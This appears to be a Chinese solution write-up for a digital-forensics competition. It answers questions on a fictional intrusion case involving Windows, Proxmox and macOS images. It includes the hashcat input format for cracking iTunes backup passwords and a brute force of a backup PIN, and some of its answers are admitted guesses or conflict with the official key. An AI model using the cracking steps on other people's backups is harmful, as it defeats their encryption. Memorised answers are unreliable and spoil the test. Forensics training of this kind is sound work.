众所周知，svchost.exe是 Windows 操作系统中的系统文件，微软官方对它的解释是：svchost.exe 是从 DLL 中运行的服务的通用主机进程名称。这个文件存储在`C:\Windows\System32\svchost.exe`和`C:\Windows\SysWow64\svchost.exe`中，而不会出现在download里，因此怀疑这个是题目要的文件，导出扔虚拟机看看：




好是NimScan。


42.[填空题] 承上题，黑客采用上述软件取得一些计算机的IP地址及媒体访问控制地址 (‘Media Access Control’ Address - MAC Address) 并存到一个名为 ‘ip.txt’ 的档案。 当中 ‘192.168.182.130’ 计算机的MAC地址是什么? (不要输入 ‘:’ 或 ‘-’，以大写英文及阿拉伯数字回答) (3分)

答案：9061AEC09045


搜一下这个文件，找到路径：



结果发现被删了，然后发现在TeamViewer中对这个文件进行了传输：



这个不出意外应该是王景浩的电脑，最后确实也是在他的电脑上找到了这个文件：




43.[填空题] AGC-CS计算机里的一个跳转列表 (Jumplist) 显示了用户 'admin' 曾经采用记事本 (Notepad) 打开了一个文字档案，这个文字档的SHA-256哈希值是什么? (以大写英文及阿拉伯数字回答) (3分)

答案：

320A98F6519748D16B8870EF4D8A606D656C5A09CF2F660AA35EBF6495824CB1（我觉得）

E863C3FBD1BAE02E11C3B57AEE7DC4B7883BDE342913F55401BC559DE82B6586 （官方答案）

仿真，查看一下跳转列表是啥：



这个 ip.txt 的sha256的值是 320a98f6519748d16b8870ef4d8a606d656c5a09cf2f660aa35ebf6495824cb1，但是官方给的答案又不是这个，这下我不会了。

44.[单选题] 黑客除了通过 'RDP' 外，还采用什么软件远端控制 (Remote Control) AGC-CS计算机? (1分)

A. VNC

B. Teamviewer

C. Anydesk

D. Splashtop Business Access

E. RemotePC


答案：B

自动取证里面都提取到TeamViewer的信息了，而且这题还是单选，那不选B选啥。

45.[填空题] AGC_Server里LVM (Logical Volume Management 逻辑卷轴管理) 的 VG (Volume Group 卷组) 'pve' 共有多少PE (Physical Extent 物理块) ? (以阿拉伯数字回答) (1分)

答案：114147

使用R-Stuidio进行RAID重组，导出dsk，然后扔到取证大师里面，查看磁盘信息：



46.[填空题] AGC_Server里LVM 的 LV(邏輯卷)"pve-data" 使用了多少百分比的空間? (不用填寫 '%', 以阿拉伯数字回答) (3分)

57.[单选题] 王景浩的计算机使用什么文件系统 (File System) ? (1分)

A. exFAT


B. APFS

C. HFS

D. HFS+

答案：D

看分区摘要就行了：



58.[单选题] 王景浩计算机的操作系统 (Operating System) 版本是什么? (1分)

A. 10.4.11


B. 10.9.5

C. 10.10.5

D. 10.11.6

答案：D


自动取证结果中的系统信息：



59.[填空题] 王景浩的计算机当前有多少个用户 (包括访客 'Guest')? (以阿拉伯数字回答) (1分)

答案：3

查看自动取证中的系统用户信息，查看在/Users中的用户数，一共三个，分别为Guest、sister和wongkingho：



60.[填空题] 王景浩的计算机里有一个用户被删除，被删除的用户名称是什么? (以大写英文回答) (1分)

答案：BROTHER

看上一题的图就行了。

61.[填空题] 王景浩的计算机有多少个 '聚焦' 的搜索记录 (Spotlight Search) ? (以阿拉伯数字回答) (1分)

答案：12

实在是不会，也没找到数据库，仿真也没跑起来。

62.[单选题] 当用户设置了自动登录 (Auto Login) 后，王景浩计算机的操作系统会产生哪个档案? (2分)

A. manifest.plist
B. info.plist
C. PasswordPanel.strings
D. kcpassword

答案：D

直接记住：

[MacOS 登录密码设置文件 kcpassword 的加解密算法 - 暖暖草果 - 博客园 (cnblogs.com)]

63. [单选题]王景浩计算机的登录密码 (Login Password) 是什么? (2分)

A. 1qa@WS3ed


B. 3ed$RF5tg

C. 5tg^YH7uj

D. 2ws$RF6yh

答案：D

可以用上一题的脚本跑，但不得不说X-ways牛逼：



64.[单选题] 在王景浩的计算机里，他最后使用哪个电邮地址登录 'iCloud' 账号? (2分)

A. kinghoo0w0@gmail.com


B. wonghoo588@yahoo.com

C. kingho726@aol.com

D. kinghoo0w0@yahoo.com

答案：A

自动取证，云存储客户端中iCloud账户为A：



65.[多选题] 王景浩计算机里的手机备份 (iTunes Backup) 包含哪些iOS版本? (2分)

A. 12.5.6

B. 15.4

C. 15.5


D. 16.0.3

答案：AC

火眼可以直接看，但是取证大师不行，所以要记一下备份路径：

`\King_Ho\Users\wongkingho\Library\Application Support\MobileSync\Backup`

把两个备份文件全部导出，查看Manifest.plist的ProductVserion：



66.[填空题] 王景浩曾经将一台 iPhone 6 连接他的计算机，请问它最后的连接时间是什么? (以时区UTC+8回答) (如答案为 2022-12-29 16:01:59，需回答 20221229160159) (2分)

答案：20221021181451

这题也找不到线索，怀疑得仿真。

67.[单选题] 苹果手机备份的密码 (iTunes Backup Encryption Password) 会记录在什么档案? (2分)

A. Info.plist
B. privacy.json
C. Manifest.plist
D. PasswordPanel.strings

答案：C

牢牢记住就完事了。

68.[多选题] 以下哪种工具可以用作破解密码? (1分)

A. Passware
B. John The Ripper
C. HashCat
D. Password Recovery Toolkit

答案：ABCD

牢牢记住*2，这些都是密码破解工具。

69.[多选题] 通过 'hashcat' 破解 'iTunes Backup' 密码需要制订一个 'txt' 档案，若该备份的手机iOS版本是10以上，需要按照下列哪个提示字符 (String) 的数据去制订这个 'txt' 档案? (3分)

A. WPKY
B. ITER
C. SALT
D. DPIC
E. DPSL

答案：ABCDE


不会就百度：

2. 備份都是目錄結構，找到目錄中的 Manifest.plist 檔案
3. 依照裡頭的資訊，準備餵給 hashcat 的資料，可分成 iOS 10 以上跟 iOS 9 以前，組成 inputFromManifest.txt 資料
    - Less then iOS 10:
        - $itunes_backup$*<ver>*<WPKY>*<ITER>*<SALT>**
    - iOS 10 or later:
        - $itunes_backup$*<ver>*<WPKY>*<ITER>*<SALT>*<DPIC>*<DPSL>

70.[填空题] 王景浩采用了4位数字加密了他的iPhone XR的备份，分析它的密码是什么? (以阿拉伯数字回答) (3分)

答案：2022


Passware直接爆破：




71.[填空题] 最后一次连上王景浩计算机的3D打印机的 IP 地址是什么? (不要输入答案中的 '.'，以阿拉伯数字回答) (2分)

答案：1014140

查看最后一次连接时间：



然后查看历史记录：



72.[填空题] 3D打印机最后一次在王景浩的计算机尝试打印的时间? (以时区UTC+8回答) (2分)

答案：20221020162806

看了下答案这题应该是选择题，估计是系统有问题。参考上题的时间就行。

73.[单选题] 最后一次经由王景浩计算机打印的3D图档案名字是什么? (2分)

A. CE3_balljoint_extender.gcode

